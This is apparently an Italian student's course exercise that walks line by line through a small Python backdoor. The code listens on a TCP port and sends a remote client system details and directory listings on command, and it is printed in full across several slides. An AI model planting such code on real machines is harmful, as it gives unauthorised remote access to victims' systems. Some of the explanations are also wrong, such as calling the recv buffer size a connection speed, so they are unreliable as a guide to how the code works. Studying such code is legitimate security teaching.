
Backdoor

PABLO ANDRES
BALBUENA RIOS

Esercizio 4 Settima 3

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor.



Che cos'è Backdoor

E' una porta d'accesso che i programmatori utilizzano dopo aver fatto il Penetration testing per accedere ad ogni computer senza fare il login.

COMMENTAZIONE DEL ESERCIZIO

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234
```

Nella prima riga c' è l'importazione di alcuni moduli (socket, platform ed os):

- Il modulo socket fornisce funzionalità per la comunicazione di rete in Python.

Nelle seguenti righe c'è la definizione di due variabile:

- La prima variabile contiene l'indirizzo IP del server
- La seconda variabile contiene il numero di porta su cui il server ascolterà le connessioni in ingresso.

COMMENTAZIONE DEL ESERCIZIO

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)
```

All'inizio si viene a creare un socket "s" ,utilizzando la funzione "socket.socket()". All'interno della funzione si specifica:

- Il primo parametro "socket.AF_INET" specifica che si tratta del tipo IPv4.
- L'altro parametro "socket.SOCK_STREAM" specifica che si tratta di un TCP.

COMMENTAZIONE DEL ESERCIZIO

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)
```

Nella seguente riga attraverso la funzione "bind()", si associa il socket all'indirizzo IP e alla porta specificato.

Dopo la funzione "listen()" Mette il socket in modalità "ascolto". Il parametro 1 indica che il server può accettare una sola connessione in entrata alla volta.

Si viene a creare un nuovo socket "connection" per comunicare con il client, e "address" contiene l'indirizzo IP e la porta del client, e con l'utilizzo della funzione "accept()", blocca il programma finché non viene stabilita una connessione da un client.

Infine attraverso la funzione "print()" si stampa un messaggio che si è collegato.

COMMENTAZIONE DEL ESERCIZIO


```
while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Il programma entra in un ciclo while infinito finché riceve i dati dal client, questa condizione è specificato attraverso la funzione "recv()", che si trova nel "try" del blocco "try-except".

Dentro della funzione "recv()" è scritto la velocità massima di connessione tramite i byte.

COMMENTAZIONE DEL ESERCIZIO



```
while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Dentro il blocco except, ci sono varie blocchi di codici attraverso i costrutti di controllo del flusso " if ,elif":

- La "if" si esegue se la variabile data è uguale ad uno, questo si può fare perché la funzione "decode('utf-8')", decodifica i byte convertendoli in stringa.
- Nel primo "elif" si esegue se la variabile è uguale a due, in questo caso la variabile data riceve i dati dal client con la velocità di 1024 byte, e si esegue un "blocco try-except".
- Il secondo "elif" si esegue quando la variabile è uguale a zero.